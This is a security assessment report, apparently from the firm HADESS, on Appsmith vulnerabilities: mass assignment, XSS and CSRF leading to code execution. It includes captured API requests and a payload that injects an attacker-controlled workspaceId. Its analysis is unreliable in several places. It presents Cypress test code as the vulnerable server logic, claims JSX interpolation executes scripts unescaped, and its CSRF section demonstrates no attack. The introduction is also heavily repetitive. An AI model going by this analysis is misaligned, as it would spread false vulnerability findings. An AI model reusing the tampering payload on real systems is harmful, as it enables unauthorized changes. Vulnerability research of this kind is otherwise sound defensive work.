appsmith_

In The Wild (Part 1)

Negin Nourbakhsh

Fazel Mohammad Ali Pour

15 Jun 2023

HADESS

WWW.HADESS.IO

Executive Summary

This executive summary provides an overview of a comprehensive technical analysis conducted on the security risks associated with Appsmith, a popular low-code development platform. The analysis focuses on identifying vulnerabilities and suggesting mitigation strategies to enhance the overall security of Appsmith-based applications.

The analysis begins by examining the authentication and authorization mechanisms employed by Appsmith. Several risks, including weak authentication methods, inadequate password policies, and insufficient access controls, are identified. To address these risks, the implementation of multi-factor authentication, strong password requirements, and granular access controls is recommended.

One prominent vulnerability explored in the analysis is mass assignment, where user input is directly used to populate object properties. Attackers can exploit this vulnerability to manipulate object attributes, gain unauthorized privileges, or modify sensitive data. Understanding the intricacies of mass assignment within Appsmith is crucial for implementing effective security controls and preventing potential breaches.

The analysis also investigates the risks of cross-site scripting (XSS) and cross-site request forgery (CSRF) attacks. XSS vulnerabilities arise when user-supplied data is incorrectly displayed on web pages, allowing attackers to inject malicious scripts. CSRF vulnerabilities occur when an application does not adequately verify the origin of requests, enabling attackers to trick users into unintended actions. Implementing proper input validation, output encoding, and origin verification mechanisms are crucial to mitigate XSS and CSRF risks.

Content injection is another vulnerability explored in the analysis. Attackers can exploit content injection vulnerabilities to manipulate the application's output, inject malicious code, or deceive users. By scrutinizing Appsmith's handling of user-generated content and implementing effective input validation and output encoding, organizations can mitigate these risks.

Lastly, the analysis highlights the vulnerability arising from broken user authentication via two identical email addresses. Attackers can exploit this vulnerability to gain unauthorized access to user accounts or impersonate legitimate users. By enforcing strict uniqueness constraints on email addresses during user authentication, organizations can mitigate this risk and enhance the overall security of the platform.

01

Assessment

Appsmith is a popular low-code development platform that allows users to build and deploy custom applications. As with any software system, security risks are a significant concern that must be addressed to ensure the confidentiality, integrity, and availability of data and resources. This abstract presents a deep analysis of the security risks associated with Appsmith and provides insights into potential vulnerabilities and mitigation strategies.

The analysis begins by examining the authentication and authorization mechanisms employed by Appsmith. Various risks, such as weak authentication methods, inadequate password policies, and insufficient access controls, are identified. Mitigation measures, including multi-factor authentication, strong password requirements, and granular access controls, are suggested to enhance security.

Introduction

appsmith

To thoroughly understand and address the security risks associated with Appsmith, a detailed technical analysis is required. This analysis aims to uncover potential vulnerabilities that attackers may exploit to compromise the confidentiality, integrity, and availability of the system. By conducting a comprehensive assessment, developers and organizations can proactively identify and rectify these vulnerabilities, bolstering the overall security posture of Appsmith-based applications.

One prominent vulnerability that will be explored in this analysis is mass assignment. Mass assignment occurs when user input is directly used to populate object properties, potentially leading to unauthorized modifications. By carefully crafting specific requests, attackers can manipulate object attributes, gain unauthorized privileges, or modify sensitive data. Understanding the intricacies of mass assignment within Appsmith is crucial for implementing effective security controls and preventing potential breaches.

Another vulnerability that will be investigated is cross-site scripting (XSS). XSS vulnerabilities arise when user-supplied data is incorrectly displayed on web pages without proper sanitization or validation. Exploiting XSS flaws enables attackers to inject malicious scripts into the application, compromising user sessions, stealing sensitive information, or even launching further attacks. By analyzing Appsmith's handling of user input and the effectiveness of output encoding, the risks of XSS can be identified and appropriate countermeasures can be implemented.

Furthermore, the analysis will delve into the potential for cross-site request forgery (CSRF) attacks that can lead to remote code execution (RCE). CSRF vulnerabilities occur when an application does not adequately verify the origin of requests, allowing attackers to trick users into performing unintended actions. If an attacker successfully leverages CSRF, they may execute arbitrary code on the targeted system, potentially leading to a complete compromise. Investigating the protection mechanisms in place within Appsmith and evaluating their effectiveness is essential to prevent CSRF attacks and mitigate the risk of RCE.

Additionally, the analysis will examine the risk of content injection. Content injection occurs when untrusted data is incorporated into dynamically generated content without proper validation or sanitization. Attackers can exploit content injection vulnerabilities to manipulate the application's output, inject malicious code, or deceive users. By thoroughly scrutinizing Appsmith's handling of user-generated content and assessing the implementation of input validation and output encoding, potential weaknesses can be uncovered and appropriate security measures can be implemented.

Lastly, the analysis will focus on the vulnerability arising from broken user authentication via two identical email addresses. In some cases, an application may allow multiple user accounts to have the same email address, resulting in compromised authentication mechanisms. Attackers can exploit this vulnerability to gain unauthorized access to user accounts, potentially compromising sensitive information or impersonating legitimate users. By investigating Appsmith's user authentication processes and enforcing strict uniqueness constraints on email addresses, organizations can mitigate this risk and bolster the overall security of the platform.

In conclusion, this comprehensive technical analysis aims to identify and address significant security vulnerabilities in Appsmith. By exploring vulnerabilities such as mass assignment, XSS, CSRF to RCE, content injection, and broken user authentication via identical email addresses, developers and organizations can take proactive measures to secure the platform and protect the data and privacy of users. Through rigorous assessment and diligent implementation of security controls, Appsmith can be fortified against potential threats, ensuring the safe and reliable operation of applications built on this platform.

02

Technical Analysis

To ensure the security of Appsmith and the applications built on it, a detailed technical analysis is necessary. This analysis aims to uncover potential vulnerabilities that attackers could exploit, compromising the system's confidentiality, integrity, and availability. By conducting a comprehensive assessment, developers and organizations can proactively identify and rectify these vulnerabilities, thereby enhancing the overall security posture of Appsmith-based applications.

1. Mass Assignment Vulnerability: One prominent vulnerability to explore is mass assignment. This vulnerability occurs when user input directly populates object properties, potentially allowing unauthorized modifications. Crafted requests can manipulate object attributes, granting unauthorized privileges or modifying sensitive data. Understanding how mass assignment functions within Appsmith is crucial for implementing effective security controls and preventing potential breaches.
2. Cross-Site Scripting (XSS) Vulnerability: The analysis will also investigate cross-site scripting (XSS) vulnerabilities. XSS flaws arise when user-supplied data is incorrectly displayed on web pages without proper sanitization or validation. Exploiting XSS vulnerabilities enables attackers to inject malicious scripts, compromising user sessions, stealing sensitive information, or launching further attacks. By assessing Appsmith's handling of user input and evaluating the effectiveness of output encoding, risks associated with XSS can be identified, and appropriate countermeasures can be implemented.
3. Cross-Site Request Forgery (CSRF) Vulnerability: The analysis will delve into the potential for cross-site request forgery (CSRF) attacks that can lead to remote code execution (RCE). CSRF vulnerabilities occur when an application fails to adequately verify the origin of requests, allowing attackers to trick users into performing unintended actions. Successful CSRF exploitation may enable arbitrary code execution on the targeted system, leading to a complete compromise. Evaluating the protection mechanisms within Appsmith and their effectiveness is essential to prevent CSRF attacks and mitigate the risk of RCE.
4. Content Injection Vulnerability: Another important vulnerability to scrutinize is content injection. Content injection occurs when untrusted data is incorporated into dynamically generated content without proper validation or sanitization. Attackers exploit content injection vulnerabilities to manipulate the application's output, inject malicious code, or deceive users. Thoroughly assessing Appsmith's handling of user-generated content and evaluating the implementation of input validation and output encoding can uncover potential weaknesses and facilitate the implementation of appropriate security measures.
5. Broken User Authentication via Identical Email Addresses: The analysis will focus on the vulnerability arising from broken user authentication via two identical email addresses. Some applications may allow multiple user accounts to have the same email address, compromising authentication mechanisms. Attackers can exploit this vulnerability to gain unauthorized access to user accounts, potentially compromising sensitive information or impersonating legitimate users. Investigating Appsmith's user authentication processes and enforcing strict uniqueness constraints on email addresses can mitigate this risk and bolster the overall security of the platform.

Technical Analysis

Mass Assignment

Mass assignment vulnerability is a security issue that arises when an application assigns or updates multiple properties of an object based on user-supplied input, without proper validation and authorization checks. This vulnerability occurs when an attacker can manipulate the input to modify unintended properties or gain unauthorized access to sensitive data.

In a typical mass assignment scenario, an application receives input, such as form data or API requests, and maps the input values directly to corresponding object properties. If the application does not validate or sanitize the input properly, an attacker can exploit this behavior by submitting additional parameters or modifying existing ones. Consequently, the attacker can manipulate the target object's properties beyond what the application intended, potentially compromising the system's integrity and security.

For example, consider a user profile update functionality where the application receives a request containing user information such as name, email, and role. If the application blindly updates all properties received in the request without proper authorization checks, an attacker could submit an additional "isAdmin" parameter and set it to true, thereby elevating their privileges.

The given request is a PUT request to the `/api/v1/applications/6457cb929f194a66036e1bc6` endpoint. It is using the HTTP/1.1 protocol and specifying the host as `appsmith.dev`.

- The request payload (body) is in JSON format:

{"color":"#D6D1F2"}

This payload contains a single property `color` with a value of `#D6D1F2`. It seems that the purpose of this request is to update the color property of an application identified by the ID `6457cb929f194a66036e1bc6`.

The response to the PUT request includes the following parameters:

responseMeta`: An object containing metadata about the response.

- `status`: The HTTP status code of the response (200 indicates success).
- `success`: Indicates whether the request was successful (true in this case).

data`: An object containing the updated application data.
- `id`: The ID of the application (`6457cb929f194a66036e1bc6`).
- `modifiedBy`: The email address of the user who modified the application (`user@example.com`).
- `userPermissions`: An array of user permissions associated with the application.
- `name`: The name of the application (`My first application`).
- `workspaceId`: The ID of the workspace the application belongs to (`6457cb919f194a66036e1bc2`).
- `isPublic`: Indicates whether the application is public (`false`).
- `pages`: An array of pages associated with the application.
- `appIsExample`: Indicates whether the application is an example (`false`).
- `unreadCommentThreads`: The number of unread comment threads in the application.
- `color`: The updated color of the application (`#D6D1F2`).
- `slug`: The slug or URL-friendly name of the application.
- `unpublishedCustomJSLibs`: An array of unpublished custom JavaScript libraries.
- `publishedCustomJSLibs`: An array of published custom JavaScript libraries.
- `evaluationVersion`: The evaluation version of the application.
- `applicationVersion`: The updated version of the application.
- `collapseInvisibleWidgets`: Indicates whether invisible widgets should be collapsed (`true`).
- `isManualUpdate`: Indicates whether the update was done manually (`true`).
- `new`: Indicates whether the application is new (`false`).
- `modifiedAt`: The timestamp of when the application was last modified.

3. `errorDisplay`: An empty string indicating no error display message.


it appears that the `workspaceId` property is indeed included in the response data. If an attacker can insert a modified `workspaceId` value in the request payload, it could potentially trigger a mass assignment vulnerability and lead to unauthorized modification of the application's workspace association.
For example, if an attacker modifies the request payload as follows:

```
{
  "color": "#D6D1F2",
  "workspaceId": "attacker-controlled-value"
}
```

The vulnerable code segment is as follows:

```
const application = response.body.data;
expect(application.applicationVersion).to.equal(1);
cy.NavigateToHome();
cy.reload();
cy.SearchApp(applicationName);
```

Identifying User Input In the given code, the "response.body.data" object is retrieved, which likely contains user-provided data related to the application.



The code `const application = response.body.data;` will assign both the "color" and "workspaceId" properties to the `application` object, even though the intention may have been to only update the "color" property. This unauthorized modification of the "workspaceId" property demonstrates the mass assignment vulnerability.

Lack of Input Validation and Sanitization The code segment lacks proper input validation and sanitization for the "application" object retrieved from the response. It assumes that the retrieved data is valid and trustworthy.

Direct Assignment The vulnerable code directly assigns the retrieved "application" object to the "application" variable, without validating or sanitizing the data. This allows any potential user input present in the object to be directly assigned and potentially manipulated.

Mass Assignment Vulnerability The mass assignment vulnerability arises when the attacker crafts a malicious request, manipulating the workspaceID or other properties within the "application" object. Since the code does not perform any validation or sanitization, the attacker's modifications are accepted and assigned to the "application" variable.

Potential Impact By successfully manipulating the workspaceID or other properties, the attacker can perform unauthorized actions within the application. This may include modifying the workspaceID, modifying application components, manipulating data, or accessing sensitive information.

Exploitation Scenario In an exploitation scenario, the attacker crafts a request to the /api/v1/applications/64805b4a0ed24064ee24c6ff endpoint and modifies the workspaceID parameter within the payload. The vulnerable code then accepts the modified workspaceID, allowing the attacker to perform unauthorized actions associated with the targeted workspace.

The request you provided is a PUT request made to the following endpoint:

Endpoint:
`/api/v1/layouts/648054730ed24064ee24c6e6/pages/648054730ed24064ee24c6e8?applicationId=648054730ed24064ee24c6e5`

It contains a JSON payload representing a DSL (Domain-Specific Language) that describes the layout of a page. The DSL includes various properties and configurations for different widgets within the layout.

Here is a breakdown of the request payload:


```
{
  "dsl": {
    "widgetName": "MainContainer",
    "backgroundColor": "none",
    "rightColumn": 4896,
    "snapColumns": 64,
    "detachFromLayout": true,
    "widgetId": "0",
    "topRow": 0,
    "bottomRow": 660,
    "containerStyle": "none",
    "snapRows": 124,
    "parentRowSpace": 1,
    "type": "CANVAS_WIDGET",
    "canExtend": true,
    "version": 78,
    "minHeight": 1292,
    "dynamicTriggerPathList": [],
    "parentColumnSpace": 1,
    "dynamicBindingPathList": [],
    "leftColumn": 0,
    "children": [
      {
        "boxShadow": "{{appsmith.theme.boxShadow.appBoxShadow}}",
        "mobileBottomRow": 52,
        "widgetName": "Iframe1",
        "dynamicPropertyPathList": [
          {
            "key": "animateLoading"
          }
        ],
        "displayName": "Iframe",
        "iconSVG": "/static/media/icon.34169b6acebc8ace125dd1f638974aae.svg",
        "searchTags": [
          "embed"
        ],
        "topRow": 20,
        "bottomRow": 52,
        "parentRowSpace": 10,
        "source": "https://www.example.com",
        "type": "IFRAME_WIDGET",
        "hideCard": false,
        "mobileRightColumn": 46,
        "borderOpacity": 100,
        "animateLoading": "",
        "parentColumnSpace": 16.09375,
        "dynamicTriggerPathList": [],
```

```
"leftColumn": 22,
"dynamicBindingPathList": [
{
"key": "borderRadius"
},
{
"key": "boxShadow"
}
],
"borderWidth": 1,
"key": "xl1nfrhtz9",
"isDeprecated": false,
"rightColumn": 46,
"widgetId": "w8kiqu9sjk",
"isVisible": true,
"version": 1,
"parentId": "0",
"renderMode": "CANVAS",
"isLoading": false,
"mobileTopRow": 20,
"responsiveBehavior": "fill",
"borderRadius": "{{appsmith.theme.borderRadius.appBorderRadius}}",
"mobileLeftColumn": 22,
"srcDoc": "<p>aaaa</p>\n"
},
{
"mobileBottomRow": 66,
"widgetName": "Text1",
"dynamicPropertyPathList": [
{
"key": "animateLoading"
}
],
"displayName": "Text",
"iconSVG": "/static/media/icon.97c59b523e6f70ba6f40a10fc2c7c5b5.svg",
"searchTags": [
"typography",
"paragraph",
"label"
],
"topRow": 62,
"bottomRow": 66,
"parentRowSpace": 10,
"type": "TEXT_WIDGET",
"hideCard": false,
"mobileRightColumn": 20,
"animateLoading": "",
"overflow": "NONE",
"fontFamily": "{{appsmith.theme.fontFamily.appFont}}",
"parentColumnSpace": 16.09375,
"dynamicTriggerPathList": [],
"leftColumn": 4,
"dynamicBindingPathList": [
{
"key": "truncateButtonColor"
},
{
"key": "fontFamily"
},
{
"key": "borderRadius"
}
]
```

```
 "shouldTruncate": false,
 "truncateButtonColor": "{{appsmith.theme.colors.primaryColor}}",
 "text": "Label",
 "key": "ufr0tiolsh",
 "isDeprecated": false,
 "rightColumn": 20,
 "textAlign": "LEFT",
 "dynamicHeight": "AUTO_HEIGHT",
 "widgetId": "btt2y1wext",
 "minWidth": 450,
 "isVisible": true,
 "fontStyle": "BOLD",
 "textColor": "#231F20",
 "version": 1,
 "parentId": "0",
 "renderMode": "CANVAS",
 "isLoading": false,
 "mobileTopRow": 62,
 "responsiveBehavior": "fill",
 "borderRadius": "{{appsmith.theme.borderRadius.appBorderRadius}}",
 "mobileLeftColumn": 4,
 "maxDynamicHeight": 9000,
 "fontSize": "1rem",
 "minDynamicHeight": 4
 }
 ]
 }
}
```


This payload represents a layout with two widgets:

1. MainContainer:

   - Type: CANVAS_WIDGET
   - It defines the layout container properties such as dimensions, background color, and child widgets.
2. Iframe1:

   - Type: IFRAME_WIDGET
   - It represents an iframe widget with properties like source URL, position, visibility, and styling.
3. Text1:

   - Type: TEXT_WIDGET
   - It represents a text widget with properties like text content, position, visibility, and styling.

The request aims to update the layout of a page specified by the page ID (`648054730ed24064ee24c6e8`) within the layout (`648054730ed24064ee24c6e6`) of an application (`648054730ed24064ee24c6e5`).

```
{message ? (
  message
) : srcDoc ? (
  <iframe
    allow="camera; microphone"
    id={`iframe-${widgetName}`}
    ref={frameRef}
     sandbox={disableIframeWidgetSandbox ? undefined : "allow-forms allow-
modals allow-orientation-lock allow-pointer-lock allow-popups allow-scripts
allow-top-navigation-by-user-activation"}
    src={source}
    srcDoc={srcDoc}
    title={title}
  />
) : (
  <iframe
    allow="camera; microphone"
    id={`iframe-${widgetName}`}
    ref={frameRef}
    src={source}
    title={title}
  />
)}
```


The code uses a ternary operator to check if the `message` variable has a truthy value. If it does, the value of `message` is rendered as the content within the iframe.

2. If the `message` variable is falsy, the code proceeds to the next ternary operator. It checks if the `srcDoc` variable has a truthy value.

3. If the `srcDoc` variable has a truthy value, an iframe element is rendered with the following attributes:

- `allow`: Specifies permissions for camera and microphone access within the iframe.
- `id`: Sets the id attribute of the iframe element dynamically based on the `widgetName` variable.
- `ref`: Assigns a reference to the iframe element.
- `sandbox`: Specifies sandboxing attributes for the iframe. If `disableIframeWidgetSandbox` is truthy, the sandbox attribute is set to `undefined`, otherwise, it allows various permissions like forms, modals, orientation lock, pointer lock, popups, scripts, and top navigation by user activation.
- `src`: Sets the source URL for the iframe dynamically based on the `source` variable.
- `srcDoc`: Sets the source code or document content for the iframe dynamically based on the `srcDoc` variable.

title`: Sets the title attribute of the iframe element dynamically based on the `title` variable.
4. If both `message` and `srcDoc` variables are falsy, a fallback iframe element is rendered with similar attributes as described above, but without the `srcDoc` attribute.



it appears that the potential XSS vulnerability lies in the `message` variable being rendered directly without proper sanitization or encoding. Let's analyze the code step by step to identify the vulnerability:

1. The `message` variable is conditionally rendered within the code. If it contains user-generated content, it could potentially introduce an XSS vulnerability if it is not properly sanitized.

2. The `message` variable is directly interpolated within the JSX code. This means that any malicious script or content present in the `message` variable will be rendered and executed as-is.

To mitigate this potential XSS vulnerability, you should ensure that the `message` variable is properly sanitized or encoded before being rendered. There are multiple approaches you can take, such as:

- Sanitizing the `message` variable using a library like DOMPurify or implementing custom sanitization functions. This will remove or escape any potentially dangerous HTML or JavaScript tags and prevent them from being executed.

- Implementing output encoding or escaping techniques such as converting special characters to their HTML entities (`<` to `<`, `>` to `>`, etc.) to ensure that the `message` content is treated as plain text and not interpreted as executable code.

Here's an example of how the code can be modified to mitigate the XSS vulnerability:

```
{message ? (
  <div>{sanitizeMessage(message)}</div>
) : srcDoc ? (
  <iframe
    allow="camera; microphone"
    id={`iframe-${widgetName}`}
    ref={frameRef}
    sandbox={
      disableIframeWidgetSandbox
        ? undefined
        : "allow-forms allow-modals allow-orientation-lock allow-pointer-lock allow-popups allow-
scripts allow-top-navigation-by-user-activation"
    }
    src={source}
    srcDoc={sanitizeSrcDoc(srcDoc)}
    title={title}
  />
) : (
  <iframe
    allow="camera; microphone"
    id={`iframe-${widgetName}`}
    ref={frameRef}
    src={source}
    title={title}
  />
)}
```

In this modified code, the `sanitizeMessage()` function is used to sanitize the `message` content before rendering it within a `<div>` element. The `sanitizeSrcDoc()` function can also be used to sanitize the `srcDoc` content, if applicable, before rendering it within the `<iframe>` element.

CSRF to *

The provided request is an example of a PUT request to the `/api/v1/actions/64806e0b0ed24064ee24c747` endpoint on the `appsmith.dev` server. Let's break down the different parts of the request:

```
PUT /api/v1/actions/64806e0b0ed24064ee24c747 HTTP/1.1
Host: appsmith.dev
Cookie: SESSION=5298d253-c5e8-4d20-886c-bdd608b7987b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 1168
X-Requested-By: Appsmith
Origin: https://appsmith.dev/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Referer:                                    https://appsmith.dev/app/untitled-application-3/page1-
648054730ed24064ee24c6e8/edit/queries/64806e0b0ed24064ee24c747
Te: trailers
Connection: close

{
  "id": "64806e0b0ed24064ee24c747",
  "applicationId": "648054730ed24064ee24c6e5",
  "workspaceId": "6457cb919f194a66036e1bc2",
  "pluginType": "DB",
  "pluginName": "Microsoft SQL Server",
  "pluginId": "6457cb8b9f194a66036e1ba6",
  "datasource": {
    "id": "64806c5c0ed24064ee24c734",
    "userPermissions": [],
    "name": "Untitled Datasource 2",
    "pluginId": "6457cb8b9f194a66036e1ba6",
    "messages": [
        "You may not be able to access your localhost if Appsmith is running inside a docker
container or on the cloud. To enable access to your localhost you may use ngrok to expose your
local endpoint to the internet. Please check out Appsmith's documentation to understand more."
    ],
    "isValid": true,
    "new": false
  },
  "pageId": "648054730ed24064ee24c6e8",
  "actionConfiguration": {
    "timeoutInMillisecond": 10000,
    "paginationType": "NONE",
    "encodeParamsToggle": true,
    "body": "SELECT * FROM aaa;",
    "selfReferencingDataPaths": [],
    "pluginSpecifiedTemplates": [
      {
        "value": true
      }
    ]
```

```
 },
 "errorReports": [],
 "executeOnLoad": false,
 "dynamicBindingPathList": [],
 "isValid": true,
 "invalids": [],
 "messages": [],
 "jsonPathKeys": [],
 "confirmBeforeExecute": false,
 "userPermissions": [
 "read:actions",
 "delete:actions",
 "execute:actions",
 "manage:actions"
 ],
 "validName": "Query7"
}
```


Method: PUT The request method is PUT, which indicates that the client wants to update an existing resource on the server.

- Path: `/api/v1/actions/64806e0b0ed24064ee24c747` The path specifies the endpoint on the server to which the request is being made. In this case, it is the `/api/v1/actions/64806e0b0ed24064ee24c747` endpoint.

- Headers:

  - Host: appsmith.dev The Host header specifies the hostname of the server.
  - Cookie: SESSION=5298d253-c5e8-4d20-886c-bdd608b7987b The Cookie header is used to send previously stored cookies back to the server.
  - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 The User-Agent header provides information about the client making the request, in this case, it indicates that the request is being made from Mozilla Firefox on a Linux x86_64 system.
  - Accept: application/json, text/plain, / The Accept header specifies the media types that the client can handle in the response.
  - Accept-Language: en-US,en;q=0.5 The Accept-Language header specifies the preferred language of the client.
  - Accept-Encoding: gzip, deflate The Accept-Encoding header specifies the compression algorithms supported by the client.
  - Content-Type: application/json The Content-Type header indicates that the body of the request is in JSON format.
  - Content-Length: 1168 The Content-Length header specifies the length of the request body in bytes.
  - X-Requested-By: Appsmith The X-Requested-By header is a custom header that might be used to identify the source of the request.
  - Origin: https://appsmith.dev/ The Origin header indicates the origin (protocol, domain, and port) of the request.

Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site: These headers are part of the Fetch Metadata specification and provide additional information about the request.
- Referer: [https://appsmith.dev/app/untitled-application-3/page1-648054730ed24064ee24c6e8/edit/queries/64806e0b0ed24064ee24c747] (https://appsmith.dev/app/untitled-application-3/page1-648054730ed24064ee24c6e8/edit/queries/64806e0b0ed24064ee24c747) The Referer header specifies the URL of the page that referred the client to the current page.
- Te: trailers The Te header specifies the trailer fields present in the request.
- Connection: close The Connection header indicates that the client wants to close the connection after the request is complete.
- Request Body: The request body is a JSON object that contains data related to the action being updated. It includes properties such as `id`, `applicationId`, `workspaceId`, `pluginType`, `pluginName`, `pluginId`, `datasource`, `pageId`, `actionConfiguration`, and other fields specific to the action.
This is an example of an HTTP POST request. Let's break down the different components:

```
POST /api/v1/actions/execute HTTP/1.1
Host: appsmith.dev
Cookie: SESSION=5298d253-c5e8-4d20-886c-bdd608b7987b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:              multipart/form-data;              boundary=--------------------------
-297556071865987467338424086 45
Content-Length: 260
X-Requested-By: Appsmith
Origin: https://appsmith.dev/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Referer:                                  https://appsmith.dev/app/untitled-application-3/page1-
648054730ed24064ee24c6e8/edit/queries/64806e0b0ed24064ee24c747
Te: trailers
Connection: close

----------------------------297556071865987467338424086 45
Content-Disposition: form-data; name="executeActionDTO"

{"actionId":"64806e0b0ed24064ee24c747","viewMode":false,"paramProperties":{}}
```

Request Line:

- Method: POST
- Path: `/api/v1/actions/execute`
- HTTP Version: HTTP/1.1

Headers:

- Host: `appsmith.dev` (Specifies the host domain)

Cookie: `SESSION=5298d253-c5e8-4d20-886c-bdd608b7987b` (Contains session information for the user)

- User-Agent: `Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0` (Indicates the user agent making the request)
- Accept: `application/json` (Specifies the desired response format)
- Accept-Language: `en-US,en;q=0.5` (Specifies the preferred language for the response)
- Accept-Encoding: `gzip, deflate` (Indicates the supported content encodings)
- Content-Type: `multipart/form-data; boundary=---------------------------297556071865987467338424086 45` (Specifies the content type and the boundary for the multipart form data)
- Content-Length: `260` (Specifies the length of the request body in bytes)
- X-Requested-By: `Appsmith` (Identifies the requester)
- Origin: `https://appsmith.dev/` (Indicates the origin of the request)
- Sec-Fetch-Dest: `empty` (Specifies the destination of the request)
- Sec-Fetch-Mode: `cors` (Specifies the mode for cross-origin requests)
- Sec-Fetch-Site: `same-origin` (Specifies the site for the request)
- Referer: `https://appsmith.dev/app/untitled-application-3/page1-648054730ed24064ee24c6e8/edit/queries/64806e0b0ed24064ee24c747` (Indicates the referring page)
- Te: `trailers` (Indicates the transfer encoding capabilities)
- Connection: `close` (Specifies the connection should be closed after the response)


3. Request Body: The request body is sent as multipart form data. It consists of a single part with the name "executeActionDTO". The value of this part is a JSON object containing the following properties:

- actionId: "64806e0b0ed24064ee24c747" (Specifies the ID of the action to execute)
- viewMode: false (Indicates whether the execution is in view mode)
- paramProperties: {} (Specifies the properties of the parameters for the action execution)

```
function* saveActionName(action: ReduxAction<{ id: string; name: string }>) {
  // Takes from state, checks if the name isValid, saves
  const apiId = action.payload.id;
  const api = shouldBeDefined<ActionData>(
    yield select((state) =>
      state.entities.actions.find(
        (action: ActionData) => action.config.id === apiId,
      ),
    ),
    `Api not found for apiId - ${apiId}`,
  );

  try {
    yield refactorActionName(
      api.config.id,
      api.config.pageId,
      api.config.name,
      action.payload.name,
    );
  } catch (e) {
    yield put({
      type: ReduxActionErrorTypes.SAVE_ACTION_NAME_ERROR,
      payload: {
        actionId: action.payload.id,
        oldName: api.config.name,
      },
    });
    toast.show(createMessage(ERROR_ACTION_RENAME_FAIL, action.payload.name), {
      kind: "error",
    });
    log.error(e);
  }
}
```

